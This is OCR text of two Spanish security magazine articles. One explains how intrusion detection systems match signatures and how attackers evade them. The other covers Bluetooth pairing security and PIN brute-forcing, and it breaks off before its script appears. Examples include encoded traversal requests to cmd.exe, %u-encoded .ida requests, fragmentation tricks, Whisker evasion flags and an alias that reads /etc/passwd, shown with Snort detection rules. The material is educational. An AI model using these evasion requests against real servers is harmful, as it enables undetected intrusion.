¿Cómo se comprueban los datos? Hay *firmas basadas en los encabezamientos*, donde los IDS buscan campos específicos en los encabezamientos de los paquetes – por ejemplo examinan si el puerto TCP de destino es 80 (*stateless packet inspection*). También existen sistemas de detección más inteligentes que buscan la *coincidencia entre estructuras* – un IDS busca equivalencias a una determinada cadena de contenidos dentro de un paquete o grupos de paquetes (*stateful packet inspection*).

Para ser más precisos, también existen:

- *firmas basadas en protocolos*, donde un IDS examina los datos para verificar que se respetan las especificaciones RFC,
- *firmas basadas en heurística*, donde un IDS inspecciona a través de la evaluación estadística,
- *firmas basadas en anomalías* donde un IDS hace saltar la alarma cuando se detecta tráfico anormal.

El software más popular de IDS es *Snort*. Si se activan los programas de procesamiento previo y algunas extensiones, es capaz de hacer todos los tipos de controles, excepto los de firmas basadas en anomalías (ver Recuadro *Snort – el Cerdo de la Guerra*).

A pesar de todo, podemos encontrar algunos problemas relacionados

Sobre el autor

Antonio Merola trabaja como experto senior en seguridad para Telecom Italia. A lo largo de su carrera profesional, se ha familiarizado con muchos de los aspectos de la seguridad. Como freelance, trabaja con varias empresas como consultor e instructor en una gran variedad de temas relacionados con la seguridad. Ha publicado artículos sobre tecnologías de la información en varias revistas italianas. Sus intereses recientes se centran en los honeypots y la seguridad de las soluciones IDS/IPS.

El Bug de Microsoft Index Server

Uno de los ejemplos más espectaculares de la vulnerabilidad antes mencionada es un bug que afectó (y todavía afecta) a *Microsoft Windows Indexing Server* 2.0 y Windows NT/2000/XP *Indexing Service*. Estos servicios son necesarios para la instalación de un servidor web *Microsoft IIS*.

El problema que origina este error es que durante la instalación de *IIS* se precisa la instalación de determinados DLLs. Uno de ellos es la biblioteca compartida *idq.dll* que nos otorga, entre otras cosas, soporte para los scripts administrativos (con extensión *.ida*). Este fichero contiene un buffer no vigilado en la sección responsable del control de direcciones URL. Como *idq.dll* funciona como servicio del sistema, el intruso podrá conseguir el control total sobre el sistema atacado. Lo que es peor, el proceso *idq.dll* no necesita estar siendo ejecutado para poder llevar a cabo un ataque con éxito – el servicio de indexado sólo necesita ser solicitado por el atacante. El establecimiento de una conexión basada en el protocolo HTTP y el envío de una solicitud HTTP preparada es todo lo que necesita el atacante para conseguir su objetivo.

En 2002 se presentó un parche para solucionar por completo este error (un año después de ser descubierto el problema), aunque todavía hay muchos servidores vulnerables en la red – muchos administradores de servidores Microsoft Windows no aplican las actualizaciones de seguridad recomendadas.

Whisker – una herramienta anti-IDS

Whisker es una herramienta de software diseñada para hackear servidores web, evitando los sistemas de detección de intrusiones. Utiliza una variedad de ataques anti-IDS de forma automatizada. Por ello, se conoce como *anti-IDS* (AIDS). Técnicamente hablando, es un escáner CGI que encuentra vulnerabilidades de red.
Los siguientes parámetros se corresponden con distintos métodos de evasión:

- `-I 1` – IDS-evasive mode 1 (codificación URL),
- `-I 2` – IDS-evasive mode 2 (`/./` inserción de directorio),
- `-I 3` – IDS-evasive mode 3 (finalización prematura de URL),
- `-I 4` – IDS-evasive mode 4 (URL larga),
- `-I 5` – IDS-evasive mode 5 (parámetro falso),
- `-I 6` – IDS-evasive mode 6 (separación TAB – no utilizable para NT/*IIS*),
- `-I 7` – IDS-evasive mode 7 (*case sensitivity*),
- `-I 8` – IDS-evasive mode 8 (delimitador de Windows),
- `-I 9` – IDS-evasive mode 9 (*splicing* de sesión – bastante lento),
- `-I 0` – IDS-evasive mode 0 (método NULL).

Whisker cuenta con un método de evasión muy útil, llamado *session splicing*. Divide la cadena entre varios paquetes cada vez, de forma que la búsqueda de cadenas no sea eficiente contra este ataque. Por ejemplo, si quisiéramos enviar la cadena `GET /`, *Whisker* la repartiría entre cinco paquetes que contuvieran respectivamente: `G`, `E`, `T`, `20` (representación hexadecimal de un carácter en blanco) y `/`.

Para evitar que estas técnicas nos afecten, el IDS tiene que analizar la sesión y entenderla en su conjunto, lo que es muy complejo y muy pesado para el procesador. La siguiente regla para *Snort* detecta el tráfico de *Whisker* destinado al puerto 80 con el sistema de indicadores ASK, un espacio (`0x20`) en la payload y un *dsize* de 1(toma los primeros dos bytes):

```
alert tcp $EXTERNAL_NET any ->↵
  $HTTP_SERVERS 80 (msg:↵
  "WEB-MISC whisker space splice attack");↵
  content:"|20|"; flags:A+; dsize:1;↵
  reference:arachnids,296;↵
  classtype:attempted-recon; reference
```

A pesar de todo, tenemos que ser conscientes de que este método puede ser facilmente modificado para volver a escapar al control del IDS.

con la actividad de detección de intrusiones. El primero de ellos está relacionado con las alarmas – un sistema debe estar bien ajustado a su entorno, para que se produzca el menor número posible de falsas alarmas. Hay falsas alarmas positivas y negativas. Una falsa alarma positiva sucede cuando un IDS muestra una alarma sobre actividades sospechosas pero el análisis en profundidad posterior nos demuestra que el tráfico de red era legítimo, mientras que una falsa alarma negativa sucede cuando realmente teniene lugar una actividad no legítima y no se disparan nuestras alertas. La Figura 2 nos muestra una implementación típica de IDS de red.

Evasión de la Detección de Intrusiones

Las soluciones IDS son muy útiles, y permiten la eliminación de la mayor parte de las amenazas y los ataques. Sin embargo, es posible evitar los sistemas de detección de intrusiones basados en firmas. Por lo general, eso se logra a través de las siguientes técnicas:

- ofuscación,
- fragmentación,
- *Denial of Service* (ataque de negación del servicio).

Estos métodos consiguen que el IDS vea otro flujo de datos diferente al del sistema al que se dirigen dichos datos, o bien logran la desactivación de los sistemas IDS a través de ataques DoS.

Ofuscación

La mayor parte de los sistemas de detección de intrusiones identifican los ataques a través de los análisis de firmas determinadas. Esto quiere decir, sencillamente, que los sistemas ID sestán programados para interpretar ciertas series de paquetes o ciertos datos contenidos en esos paquetes como un ataque. Por ejemplo, un IDS que vigila servidores de red puede estar programado para buscar un paquete concreto; la ma-








Figura 3. *Evasión IDS a través de fragment overlap*




Figura 4. *Técnica de fragment overwrite*




Figura 5. *Técnica de fragmentation timeout*

yor parte de los métodos incluyen, por supuesto, el protocolo HTTP, pero todas las aplicaciones basadas en texto – tales como las solicitudes SQL – deben vigilarse. Por ejemplo, la típica petición *cgi-bin* tiene el siguiente formato estándar HTTP:

```
GET /cgi-bin/script.cgi HTTP/1.0
```

Ahora examinemos el siguiente código:

```
GET /cgi-bin/something_dangerous.pl ↩
  HTTP/1.0
```

En un entorno de red, dos puntos seguidos indican el directorio raíz, mientras que un punto simple representa al directorio actual. El siguiente código es igual al anterior, pero para un IDS basado en firmas esto puede representar dos cosas distintas:

```
GET /././cgi-bin/././././↩
  something_dangerous.pl HTTP/1.0
```

También, por ejemplo, uno podría escribir la siguiente petición:

```
GET /cgi-bin/subdirectory/../↩
  something_dangerous.pl  HTTP/1.0
```

En este caso, solicitamos un subdirectorio, y utilizamos el comando `/../` para volver al directorio raíz y ejecutar el script. Esta técnica se llama técnica transversal de directorios, y es actualmente uno de los métodos más populares.

El método mencionado anteriormente no es la única posibilidad. El mecanismo que da soporte a todos los idiomas del mundo se llama Unicode. Un sitio web que soporte Unicode cambiará correctamente el valor Unicode por el valor correcto en inglés, por ejemplo.

Desde el punto de vista del servidor web, esta cadena de ejemplo:

```
../../c:\winnt\system32\cmd.exe
```

y la siguiente petición HTTP:

```
%2e%2e%2f%2e%2e%2fc:↩
  \winnt\system32\cmd.exe
```

Terminos Útiles

- IDS (*Intrusion Detection System*) – Sistema de Detección de Intrusiones, un programa que identifica ataques o violaciones de la seguridad a través de la vigilancia de las actividades de la red y de los hosts.
- IPS (*Intrusion Prevention System*) – Sistema de Prevención de Intrusiones. Sofware que rechaza el acceso desde fuentes de intrusión remotas.
- IDPS – un sistema que consiste de IDS e IPS.
- HIDS (*Host Intrusion Detection System*) – Sistema de Detección de Intrusiones en el Host, un IDS que funciona en el host vigilado y busca intrusos.
- NIDS (*Network Intrusion Detection System*) – Sistema de Detección de Intrusiones en la Red, un IDS que analiza de forma pasiva el tráfico, en busca de actividades ilegales.
- NNIDS (*Network Node Intrusion Detection System*) – Sistema de Detección de Intrusiones en los Nodos de Red, una solución hibrida que se parece a NIDS, pero que sólo analiza una porción (nodo) del tráfico de red.
- AIDS (*Anti-IDS*)– una herramienta que permite evadir la detección basada en firmas que utilizan los IDS.
- CIDF – un grupo de componentes que definen a un IDS.
- firma – un grupo de reglas que permiten que los IDS identifiquen a las amenazas.
- *buffer overflow* – saturación del buffer, un error que tiene lugar cuando un programa o proceso intenta almacenar más datos en un buffer (area temporal de almacenamiento de datos) de los que este está preparado para gestionar.

Listado 1. *Firma de Snort por defecto para el .ida buffer overflow*

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 ↵
  (msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; ↵
  dsize:>239; flags:A+; reference:arachnids,552; ↵
  classtype:web-application-attack; ↵
  reference:cve,CAN-2000-0071; sid:1243; rev:2;)
```

son la misma. Pero un IDS puede que no las interprete del mismo modo. El gusano *CodeRed* utiliza la vulnerabilidad *.ida* buffer overflow (un fallo del *Index Service* de Microsoft, ver el cuadro el Bug de *Microsoft Index Server*) para acceder a sistemas de forma que pueda posteriormente propagarse. Si envías una petición codificada `%u`, podrías evadir algunos IDS que buscan *.ida*. Esto es porque el carácter `a` puede ser codificado como `U+0061` en Unicode, así que la siguiente petición:

```
GET /himom.id%u0061 HTTP/1.0
```

no generará ninguna alerta. Este tipo de evasión del IDS se conoce como *%u encoding IDS bypass vulnerability* (*vulnerabilidad de codificación %u para la evasión de un IDS*).

Hay muchas herramientas para hacer pruebas de las posibilidades de evasion, pero la más utilizada es posiblemente *Whisker* (ver Recuadro *Whisker – una herramienta anti-IDS)*.

Ahora vamos a estudiar los HIDS durante un rato. Si hemos instalado un HIDS en el host, deberemos hacer varios ajustes para evitar la coincidencia de firmas. Todos los sistemas operativos actuales permiten el uso de shell aliases y variables de entorno. Para los sistemas *NIX, un ejemplo peligroso sería algo así:

```
# alias list_p=`more /etc/passwd`
```

El siguiente ejemplo para Windows sería igual de peligroso:

```
C:\> set shell=c:\winnt\system32\cmd.exe
```

Con este host, y unos alias bien definidos, escribir cosas como `list_p` or `%shell% /c dir c:` no generará ningún tipo de alerta.

Fragmentación

El problema con la reorganización de la fragmentación es que el IDS tiene que tener el paquete en la memoria y volverlo a montar por completo antes de compararlo con la cadena. El IDS necesita también entender cómo el paquete será reorganizado por el host destino.

Las técnicas más comunes de fragmentación son: *fragment overlap*, *fragment overwrite* y *fragment time-out*.

Fragment overlap

Fragment overlap sucede cuando un host que vuelve a montar una secuencia de fragmentos descubre que uno de los paquetes recibidos contiene un fragmento que re-escribe datos de un fragmento anterior.

Asumamos que el primer fragmento contiene la cadena `GET x.idx` y que el segundo contiene una ca-

En la Red

- *http://www.monkey.org/~dugsong/fragroute* – página principal de la herramienta *fragroute,*
- *http://www.snort.org* – Sitio web de *Snort*: el programa, documentación y firmas,
- *http://www.wiretrip.net/rfp* – scanner CGI *Whisker,*
- *http://sans.org/rr* – gran cantidad de documentos técnicos sobre soluciones IDS,
- *http://www.microsoft.com/technet/security/bulletin/MS01-033.mspx* – *.ida* bug de sobrecarga del buffer (*buffer overflow bug*).





dena `a?` (ver Figura 3). Cuando los paquetes se pongan otra vez juntos, el segundo fragmento reescribe el último byte del primer fragmento. Tras la reorganización en el host destino, la cadena sería `GET x.ida?`. En *Microsoft IIS* server o en los sistemas Windows con *Indexing Service* habilitado, esto resultaría en una sobrecarga en el buffer.

Fragment overwrite

La diferencia entre *fragment overlap* y *fragment overwrite* es que en este caso, un fragmento re-escribe por completo el fragmento anterior (ver Figura 4). Una vez más, asumiremos que vamos a enviar tres fragmentos:

- fragmento 1 – cadena `GET x.id`,
- fragmento 2 – algo de basura aleatoria,
- fragmento 3 – `a?`.

Dependiendo de la forma en que el host organize los fragmentos (si prevalece el fragmento nuevo o el antiguo) esto podría ser un intento de sobrecarga de buffer o una URL accidental (no existente).

Fragmentation timeouts

El timeout depende de cuanto tiempo el IDS almacene los fragmentos en la memoria entes de descartar el paquete. La mayor parte de los sistemas haran cancelarán el fragmento incompleto en 60 segundos. Si el IDS no gestiona el fragmento durante 60 segundos, podrían enviarse paquetes de la siguiente forma:

- fragmento 1 – `GET x.id` con MF (*More Fragments*) bit set,
- fragmento 2 – `a?` (X segundos despues).

Si el IDS no controla el fragmento inicial durante unos segundos, es posible evadir el IDS.

La fragmentación puede combinarse con otras técnicas, por ejemplo los valores TTL que expiran. Si el host está suficientes saltos por detrás del IDS, el IDS puede creer que un paquete expira antes de llegar al host de destino.

- paquete 1 – `GET x.id` con TTL>2,
- paquete 2 – `s_evasion.html` con TTL=1,
- paquete 3 – `a?` con TTL>2.

En este ejemplo, el IDS considerará que la petición es `GET x.ids_evasion.html`; pero si el segundo paquete sufre timeout antes de que llegue al host, el host verá `GET x.ida?`.

La firma de *Snort* por defecto para el *.ida* buffer overflow (ver Listado 1) puede no atrapar ninguna de estas técnicas de fragmentación (las excepciones dependen de si se utilizan códigos de preproceso como *frag2* – este tipo de código se pone en marcha antes de utilizar el motor de detección).

De todas maneras, *Snort* tiene una firma para detectar paquetes fragmentados.:

```
alert ip $EXTERNAL_NET any ↵
  -> $HOME_NET any (msg:"MISC ↵
  Tiny Fragments"; fragbits:M; ↵
  dsize: < 25; classtype:bad-unknown; ↵
  sid:522)
```

Estas técnicas pueden también ser sobrepasadas. En el caso del exploit *.ida* no importa demasiado qué URL se solicite, así que podrías ejecutar un ataque frontal con un montón de datos basura para prevenir que se activen las medidas frente a fragmentación:

- paquete 1 – `GET long_string_to_avoid_detection.com`,
- paquete 2 – `a?`.

Dug Song ha publicado *fragroute*, una herramienta para comprobar varias de las vulnerabilidades de fragmentación. *Snort* ha incluido recientemente varias comprobaciones y métodos para cazar muchos de estos trucos de red, así que cada nueva edición oficial debería contener muchas de estas pruebas y ser efectiva.

Denial of Service (DoS) o Ataque de Negación de Servicio

El objetivo de una actividad DoS es sobrecargar el IDS de forma que se bloquee o quede inservible. Esto se hace comprometiendo recursos del sistema, agotando procesos, asfixiando el ancho de banda, creando estrés en la memoria, la CPU o el espacio en disco. Si alguien crea un excesivo tráfico en la red, la habilidad del IDS para copiar paquetes desde el cable hasta el buffer y el kernel quedará limitada, así que se perderán paquetes, por supuesto. Aún más, si uno envía una gran cantidad de tráfico caótico, se necesita tal cantidad de memoria para organizar los datos que se generará una situación de falta de memoria para los nuevos paquetes entrantes. El tráfico IP fragmentado requiere muchos ciclos de la CPU y esto puede ser también demasiado para el sistema.


De cualquier manera, el ataque típico de inundación necesita varios sistemas para conseguir sobrepasar las capacidades cada vez mayores de un IDS, mientras que la explotación de un bug o un error solo requiere un sistema (pero es más dificil de hacer funcionar). Las firmas siempre se van adecuando para prevenir cada nuevo tipo de ataque DoS, es sólo una cuestión de tiempo.

La guerra permanente

Tal vez algunas de las técnicas descritas no sean válidas ya, o sólo lo sean con algunos tipos concretos de IDS, pero la lógica siempre será la misma, Falsos positivos y falsos negativos, ataques DoS, hacen que estos sistemas no sean eficaces como mecanismos de protección si no están bien configurados y sometidos a un mantenimiento. El añadido de honeypots, IPS, etc. a los sistemas en red los hará, ciertamente, cada vez más robustos y difíciles de destruir. ■

Seguridad de conexión en Bluetooth

Tomasz Rybicki



Cada día Bluetooth gana más popularidad. En 2005 habrá más de 1,5 mil millones dispositivos que incorporan esta tecnología. Sin embargo, se puede usarlo también con otras finalidades: para visualizar nuestros datos personales, para provocar pérdidas financieras, o incluso para localizar el propietario de un dispositivo.

Cada vez más dispositivos que nos rodean se comunican por Bluetooth (ver Recuadro *Bluetooth Salta*). Este protocolo puede ser empleado por ejemplo para conectar un ordenador portátil con Internet por medio de teléfoco móvil, para usar cascos inalámbricos, o para crear redes en oficinas. El campo de uso es prácticamente ilimitado.

No obstante, el protocolo no es muy seguro y la gran cantidad de aplicaciones sólo pone en mayor peligro al usuario.Ya han aparecido los primeros viruses que difunden por Bluetooth. Recientamente, *Cabir* ha tenido mucho éxito, pero sin embargo, no es el único: existe también *Dust*, virus que infecta los dispositivos tipo PDA y *Lasco*, muy parecido a *Cabir*, pero mucho más peligroso.

Debido a su creciente popularidad las cuestiones de seguridad son esenciales en Bluetooth. Empezamos con el modelo de seguridad descrito en la especificación, luego vamos a enfocarnos en los métodos y herramientas existentes para atacar los dispositivos con interfaz de Bluetooth. Al final, vamos a ocuparnos de virus en estos dispositivos: modos de su distribución, su funcionamiento y métodos de su eliminación.

Así habla especificación

La especificación Bluetooth determina tres niveles de protección, que han de ser implementados en dispositivos:

En este artículo aprenderás...

- como localizar los dispositivos con Bluetooth,
- como atacar estos dispositivos,
- como luchar contra los virus en Bluetooth.

Lo que deberías saber...

- debes tener por lo menos un conocimiento básico de protocolo Bluetooth.

Sobre el autor

Tomasz Rybicki es el miembro de MEAG (*Mobile and Embedded Applications Group – http://meag.tele.pw.edu.pl*), un grupo de científicos de Instituto de Telecomunicación en Escuela Politécnica en Varsovia. Se dedica a las aplicaciones móviles que funcionan en tecnología J2ME. Contacto con el autor: *trybicki@autograf.pl*.

Bluetooth salta

Bluetooth trabaja en la frecuencia 2,4 GHz, para ser más precisos, en el rango de frecuencias de 2402–2480 MHz. Esta banda se divide en 79 canales con anchura de 1 MHz, entre los que *saltan* los dispositivos que se comunican. Si los dispositivos están sincronizados entre si, de este modo se crea un canal lógico, por el que se transmiten los datos.

Para un observador ajeno, los datos se transmiten simplemente con una serie de impulsos que se producen en unas frecuencias distintas, aparentemente aleatorias. Los dispositivos cambian frecuencias (canales) según un algoritmo. Este algoritmo es distinto para cada conexión que se produce en un campo determinado.

La primera etapa de establecimiento de conexión entre dispositivos consiste en adaptar el cliente al algoritmo de saltos del servidor y a una fase determinada de este algoritmo: a partir de este momento los dos dispositivos saltan juntos. No es fácil, porque los canales cambian 1600 veces al minuto. Para poder escuchar la comunicación entre dos dispositivos con Bluetooth, hay que escuchar la secuencia que inicia la conexión, cuando un dispositivo difunde datos relativos a su algoritmo de saltos.

Si en una área hay muchos dispositivos, es probable que en un momento determinado, más de un par de dispositivos se comuniquen en un canal dado. Sin embargo, no es ningún problema. El protocolo de transmisión de datos al nivel de enlace asegura en este caso una buena solución: la transmisión del paquete incorrectamente enviado se repite en el siguiente canal no ocupado.

El alcance de comunicación en Bluetooth es de menos de 10 metros a más de 100 metros (depende de la potencia de emisor y de receptor). La mayoría de estos dispositivos está equipada con una antena de pequeño alcance: el coste de un dispositivo así es menor, es menor también el consumo de potencia (es esencial porque los dispositivos por lo general se alimentan con baterías). Esto significa que el que escucha debería encontrarse en una distancia de un par de metros. Sin embargo, no es ningún obstáculo: hay cientos sitios donde se puede atacar de modo imperceptible, estando muy cerca del dispositivo atacado. El ejemplo más fácil es el terminal de llegadas de aviones en un aeropuerto.

- nivel 1 – falta de protección,
- nivel 2 – protección a nivel de servicios,
- nivel 3 – protección a nivel de conexión con la red.

De modo predeterminado la mayoría de dispositivos está configurada para funcionar sin ninguna protección. Ni se *autentica* (verificación de identidad) conexiones entrantes, ni se las *autoriza* (determinación de derechos); y obviamente no se encriptan los datos transmitidos. A veces los datos se encriptan a nivel de aplicación (2 nivel de protección).

Mientras tanto, en Bluetooth es posible realizar autenticación y autorización a nivel de conexión con la red. Basta con configurar el dispositivo de modo que exija autenticación, autorización y encriptación para las conexiones entrantes y por si sólo transmita estas informaciones al principio de conexión.

En cada dispositivo con Bluetooth hay incorporados cinco componentes que aseguran la seguridad de la conexión. Estos componentes sirven para generar claves e implementaciones de encriptación en el primer y tercer nivel de protección:

- dirección del dispositivo: de 48 bits, dirección única del disositivo concreto determinado por IEEE (*Institute of Electrical and Electronic Engineers*),
- clave personal de encriptación: empleada para encriptar datos, con longitud de 8–128 bits (depende del país del fabricante),
- clave personal de autentificación: para autentificar al usuario, con longitud de 8–128 bits (depende del país del fabricante),
- número aleatorio RAND: número pseudoaleatorio de 128 bits, generado dentro de un tiempo por dispositivo,
- algoritmos de generación de claves: E0, E21 y E22 (ver Recuadro *Bluetooth y algoritmos E*).

Como ya hemos mencionado, en el segundo nivel de protección se encriptan los datos transmitidos. Para hacerlo se aplica la clave de encriptación con longitud de 8–128 bits, generada con el uso del algoritmo E0. Su tamaño depende de muchos factores: entre otros de la potencia de cálculo de dispositivo y de limitaciones jurídicas en su país de origen. En la comunicación pueden tomar parte los dispositivos que usan claves con varias longitudes, por eso cuando establecen una conexión encriptada, negocian la longitud de la clave empleada por ellos.

En el tercer nivel se realiza la fase de autentificación y de autorización, y la clave de conexión es su elemento más importante. Esta clave se emplea siempre cuando hay que proteger conexión con la red: con independencia al número de dispositivos que toman parte en comunicación. La clave de conexión es un número pseudoaleatorio con longitud de 128 bits. Puede ser temporal: válida sólo hasta finalzar la sesión actual, o permanente: después de terminar la sesión se puede utilizarla para autenticar en un futuro los dispositivos que han tomado parte en la transmisión de datos ya concluida. Según la aplicación, el número de dispositivos que participen en comunicación y de su tipo, la clave se genera de modos distintos:

- La clave de dispositivo puede ser la clave de conexión. La clave de dispositivo está generada con uso del algoritmo E21 cuando el dispositivo se activa por primera vez. Se guarda en la memoría no volátil y muy pocas veces se la cambia. Durante la inicialización de conexión, la aplicación





que funciona decide qué clave hay que emplear.

- La clave de conexión puede ser combinatoria, generada sobre la base de informaciones desde dispositivos que se comunican entre si. La clave combinatoria se genera para par de dispositivos. Cada dispositivo genera un número pseudoaleatorio, y este número junto con dirección del dispositivo se emplea para generar (conforme con el algoritmo E21) la clave parcial. Los dispositivos intercambian las dos claves parciales entre si y sobre su base calculan la clave combinatoria.
- En caso de comunicación entre más dispositivos se emplea la clave principal. La genera un dispositivo que cumple con el papel del servidor. Este dispositivo crea dos números pseudoaleatorios de 128 bits. Sobre su base, con ayuda del algoritmo E22, se genera la clave principal. A continuación, el servidor genera tercer número pseudoaleatorio que se transmite al cliente. Conforme con este número y con la clave actual, se crea la clave de transmisión. El servidor genera la clave derivada de una transformación de bits (XOR) de la clave principal y de la clave de transmisión y la manda al cliente, que sobre su base omputa la clave principal.
- En caso de dispositivos que antes no se hayan comunicado, se emplea la clave de inicialización. Se genera a partir de los códigos PIN introducidos en los dos dispositivos, de dirección del dispositivo que inicia la comunicación y de número pseudoaleatorio de 128 bits generado por el dispositivo que recibe la conexión (algoritmo E22). La clave creada de este modo se emplea para transmitir la clave de conexión y después se la elimina.

¡A atacar!

El algoritmo E22 es el primer y más importante punto débil en el modelo de protección usual. Para calcular la clave se utiliza el código PIN. Este código es el único componente secreto del algoritmo: los demás se transmiten entre dispositivos en forma pública.

Ataque a E22

Observemos la fase de inicialización de conexión entre los dos dispositivos, que antes no se han comunicado. Supongamos que el dispositivo B inicia la conexión con el dispositivo A. En Figura 1 se representan las fases sucesivas de conexión.

Al principio, el dispositivo A en respuesta a la solicitud de establecer la comunicación enviada por el dispositivo B, genera (sortea) el número pseudoaleatorio RAND (abreviatura de ing. *random*). Se envia este número en un texto abierto al dispositivo B. Sobre la base de este número, de códigos PIN introducidos y de sus longitudes, se genera un número K (que nunca se transmite entre los dispositivos). A continuación, los dos dispositivos generan dos números pseudoaleatorios, $RAND_A$ y $RAND_B$ y se los transmiten el uno al otro (cifrados en forma de diferencia simétrica con el número K).

Luego, conociendo sus propias direcciones y sus propios números aleatorios ($RAND_A$ y $RAND_B$), los dispositivos generan la clave de conexión LK_{AB}. Esta clave, junto con el número pseudoaleatorio CH_RAND_A generado por el dispositivo A, sirve para computar el número SRES. El dispositivo A recibirá conexión del dispositivo B sólo cuando el dispositivo B devuelva el valor generado derivado del número CH_RAND_A antes transmitido, equivalga al valor calculado en el dispositivo A. Este último paso se puede realizar al revés: el dispositivo B puede de mismo modo (transmitiendo el número CH_RAND_B y comparando el resultado devuelto con sus propios cálculos) verificar el dispositivo A.

Los objetos de ataque son los siguientes: PIN, clave K utilizada para generar la clave de conexión LK, y por último la clave misma de conexión (luego se la utiliza para generar el código de encriptación).

Si nos esforzamos un poco, podemos captar los números RAND, C_A, C_B, CH_RAND, $SRES_B$, que requiere una sincronización con el algoritmo de salto de frecuencia (*frequency hopping*) empleado en Bluetooth, y no es fácil hacerlo. Otro modo consiste en registrar el espectro de frecuencia entero y realizar análisis y cálculos *offline*. En los dos modos se necesita un equipo especializado (es decir: caro, el registrador de espectro cuesta unos cuantos miles Euro) y por eso los simples mortales raras veces los emplean.

No obstante, supongamos que los datos en el dispositivo atacado tienen tanto valor para nosotros, que no importa el coste del equipo. Después de registrar y analizar el espectro ya tenemos los números RAND, C_A, C_B, CH_RAND y $SRES_B$. ¿Cómo podemos designar PIN, K, y K_{AB}? El algoritmo consiste en calcular el valor SRES para cada valor sucesivo del número PIN: es un ataque por fuerza bruta (*brute force*). Listado 1 representa el script

Bluetooth y algoritmos E

Para generar la clave de conexión, Bluetooth emplea unos algoritmos. Los más importantes de ellos son E0, E21 y E22.

E0 es algoritmo de encriptación, que usa cuatro registros independientes con retroacciones y generador finito para introducir el nivel adecuado de no-linealidad, para dificultar el cálculo del estado de registros sobre la base de observaciones de sus datos iniciales.

E21 es el algoritmo que genera la clave de dispositivo, derivada del algoritmo SAFER+. E22 también es la modificación del algoritmo SAFER+ y se parece mucho a E21: se utiliza para generar la clave de conexión. En cambio, E3 es el algoritmo de encriptación de datos.

En la especificación de Bluetooth (*https://www.bluetooth.org/spec)* se han descrito estos algoritmos con más detalles.

